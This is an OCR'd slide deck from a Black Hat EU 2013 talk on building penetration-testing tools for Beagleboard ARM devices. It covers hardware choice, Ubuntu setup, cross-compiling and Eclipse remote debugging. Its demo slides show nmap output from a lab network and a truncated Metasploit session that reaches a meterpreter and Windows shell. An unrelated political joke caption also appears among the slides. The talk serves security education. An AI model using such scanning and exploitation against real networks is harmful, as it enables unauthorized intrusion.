Mesh Stalkings – Penetration Testing with Small Networked Devices

Philip Polstra
University of Dubuque
@ppolstra
DrPhil@polstra.org

Please complete the Speaker Feedback Surveys.

This will help speakers to improve and for Black Hat to make better decisions regarding content and presenters for future events.

black hat®
EU 2013

What is this talk about?


- Hacking and/or forensics with small, low-power devices
- ARM-based Beagleboard & Beaglebone running full suite of security/forensics tools
- Porting tools to a new platform
- Performing coordinated attacks with networks of devices

Who am I?

- Professor at a medium size (1800 student) private university in Dubuque, Iowa
- Programming from age 8
- Hacking hardware from age 12
- Also known to fly and build airplanes

Roadmap

- Choosing a platform
- Selecting a base OS
- Building a base system
- The easy part – leveraging repositories
- The slightly harder part – building tools
- Building your own accessories
- Solo Demonstrations
- Networking with 802.15.4
- Attack Networks
- Future directions




Choosing a Platform

- Small
- Low-power
- Affordable
- Mature
- Networking built in
- Good USB support
- Convenient input and output

And the Winning Platform is…

- Beagleboard
  - 3.25” square
  - <10 Watts
  - €133 (or buy in USA for only $149)
  - Based on Cortex A8
  - 100 Mbps Ethernet built in
  - 4 high-speed USB plus USB-on-the-go
  - DVI-D, S-video, and LCD output
  - RS-232, webcam, audio, and microSD

Beagleboard



Laptop-like performance

- Super-scaler ARM® Cortex ™-A8
- More than 2,000 Dhrystone MIPS
- Up to 20 Million polygons per sec graphics
- HD video capable C64x+™ DSP core
- 512 MB LPDDR RAM

Typical PC peripherals via high-speed USB

- LCD Expansion
- I²C, I²S, SPI, MMC/SD Expansion
- DVI-D
- Camera Header
- S-Video
- JTAG
- USB Hosts
- Stereo Out
- Stereo In
- 10/100 Ethernet
- USB 2.0 HS OTG*
- Alternate Power
- RS-232 Serial*
- Micro-SD Slot*

* Supports booting from this peripheral

I know at least one of you will ask...

- Why not Raspberry Pi?
  - Not as powerful
  - Doesn't run Ubuntu (ARM6 not supported)
  - Not truly open (Broadcom won't release info)
  - Not as mature
  - Cost savings for full-featured platform are slight
  - Limited availability (especially in USA)

Selecting a Base OS

- Angstrom comes in the box
  - Optimized for hardware
  - Nice package management
  - Poor repository support for our purposes
- Ubuntu is available
  - Backtrack is based on Ubuntu
  - Ubuntu is very popular
  - Good repository and community support


Building a Base Device

- Upgrade to 16GB microSD (8GB would work, but go big)
- Download an image for microSD card
  - Canonical image or
  - Robert C. Nelson demo images
  - I used Nelson's because they are tweaked for Beagleboard and updated frequently
- Good instructions available at http://elinux.org/BeagleBoardUbuntu

The Easy Part – Using Repositories

- Many of the tools we want are available in the standard Ubuntu repositories
- Some are also available as .deb files
  - Packages written in interpreted languages (Java, Python, PERL, Ruby) usually work out of the box
  - C-based packages depend on libraries that may or may not be available/installed

The Harder Part – Building Your Own Tools


Presidenting Is
Hard Work
"Ketchup Boy don't have guns like these!"
BUSH CHENEY '04
CITIZENS FOR A BUFF-ASS COMMANDER-IN-CHIEF

- Native or cross-compile?
- Native
  - Straightforward
  - Can be slow on 1GHz ARM with 512 MB RAM
- Cross-compile
  - A bit more complicated
  - Take advantage of multi-core desktop with plenty of RAM

Native Compilation

- “Sudo apt-get install build-essential” is about all you need to be on your way
- Something to keep in mind if you SSH in and use DHCP: Ethernet is via USB chipset and MAC address varies from one boot to next which leads to different address being assigned

Cross-Compile Method 1

- Download a toolchain “wget http://angstrom-distribution.org/toolchains/angstrom-<ver>-armv7a...”
- Untar toolchain “tar -xf angstrom-<ver>-armv7a-linux-gnueabi-toolchain.tar.bz2 -C”
- Setup build environment “. /usr/local/angstrom/arm/environment-setup”
- Download source
- Configure with “./configure --host=arm-angstrom-linux-gnueabi –prefix=/home/...”
- Build with “make && sudo make install”
- Copy binaries to BB-xM
- Could have problems if there is a kernel mismatch between setup and what is installed to BB-xM

Cross-Compile Method 2

- Install a toolchain as in Method 1
- Install Eclipse
- Install C/C++ Development Tools in Eclipse
- Download software
- Use makefile to create Eclipse project
- Create a Build Configuration in Eclipse
- Compile
- Move binaries to BB-xM

Create a Project from the Makefile


- Can have a makefile based project
  - Simple
  - Requires slight modification of makefile
- Can use makefile to create Eclipse project
  - Slightly more involved
  - Dependencies and special compile flags can be divined from makefile
  - More flexible if you want to make modifications

Create a Build Configuration

- Right-click project in Project Explorer select Build Configurations-Manage
- Click New to create new configuration
- Set the paths to point to cross-compilation tools for installed toolchain
  - Set compiler, linker, and assembler commands
  - Set include and library paths
  - Good tutorial on http://lvr.com

Cross-Compile Method 3

- Same as Method 2, but with the addition of remote debugging
- Has advantage of easy transfer of binaries
- In Eclipse under Mobile Development add
  - C/C++ DSF GDB Debugger Integration
  - C/C++ Remote Launch
  - Remote System Explorer End-User Runtime
  - Remote System Explorer User Actions



Cross-Compile Method 3 (contd.)

- Create /etc/hosts entry for BB-xM IP
- On BB-xM install SSH & GDBServer
  - “sudo apt-get install ssh”
  - “sudo apt-get install gdbserver”
- Manually SSH to BB-xM to make sure it works and to set up key cache
- In Eclipse create a connection
- Create .gdbinit file
- Create debug configuration

Create a Connection

- Open Remote System Explorer view
- Select Connection->New->Linux
- Use BB-xM IP with options ssh.files, processes.shell.Linux, ssh.shells, and ssh.terminals
- After creating connection enter IP, user, and password under properties


Create .gdbinit

- Change to the directory with your source code
- “touch .gdbinit”
- Go forth and have fun


Create Debug Configuration

- Run->Debug Configurations->C/C++ Remote Configurations
- Main tab – set configuration
- Set remove absolute path
- Commands to execute before “chmod 777”
- Set path to GDB debugger
- Set the GDB port to an appropriate value


Building Your Own Hardware Accessories



Demo 1 - Hardware



Demo 1 - Hardware




root@omap: ~

```
root@omap:~# nmap 192.168.5.0/24

Starting Nmap 5.21 ( http://nmap.org ) at 2012-08-15 11:43 CDT
Nmap scan report for 192.168.5.109
Host is up (0.000081s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8888/tcp open  sun-answerbook

Nmap scan report for 192.168.5.140
Host is up (0.0077s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
2869/tcp closed unknown
3389/tcp open   ms-term-serv
MAC Address: 00:30:F1:04:9C:3D (Accton Technology)

Nmap scan report for 192.168.5.144
Host is up (0.0057s latency).
Not shown: 991 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
4000/tcp closed remoteanything
4001/tcp closed unknown
```

```
msf  exp
msf  exp
msf  exp
msf  exp
rhost =>
msf  exp
payload
msf  exp
lhost =>
msf  exp
lport =>
msf  exp

[*] Star
[*] Auto
[*] Fing
[*] Sele
[*] Atte
[*] Senc
[*] Mete
Aug 15 1

meterpre
Microsof
(C) Copy

C:\WINDO
```


Demo 1 – Our Favorite Exploit



```
root@omap:~# nmap 192.168.5.0/24

Starting Nmap 5.21 ( http://nmap.org ) at 2012-08-15 11:43 CDT
Nmap scan report for 192.168.5.109
Host is up (0.000081s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8888/tcp open  sun-answerbook

Nmap scan report for 192.168.5.140
Host is up (0.0077s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
2869/tcp closed unknown
3389/tcp open   ms-term-serv
MAC Address: 00:30:F1:04:9C:3D (Accton Technology)

Nmap scan report for 192.168.5.144
Host is up (0.0057s latency).
Not shown: 991 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
4000/tcp closed remoteanything
4001/tcp closed unknown
4002/tcp closed mlchat-proxy
4003/tcp closed unknown
4004/tcp closed unknown
4005/tcp closed unknown
4006/tcp closed unknown
MAC Address: 00:EF:4D:64:0A:E1 (Unknown)

Nmap done: 256 IP addresses (3 hosts up) scanned in 118.23 seconds
root@omap:~# 
```

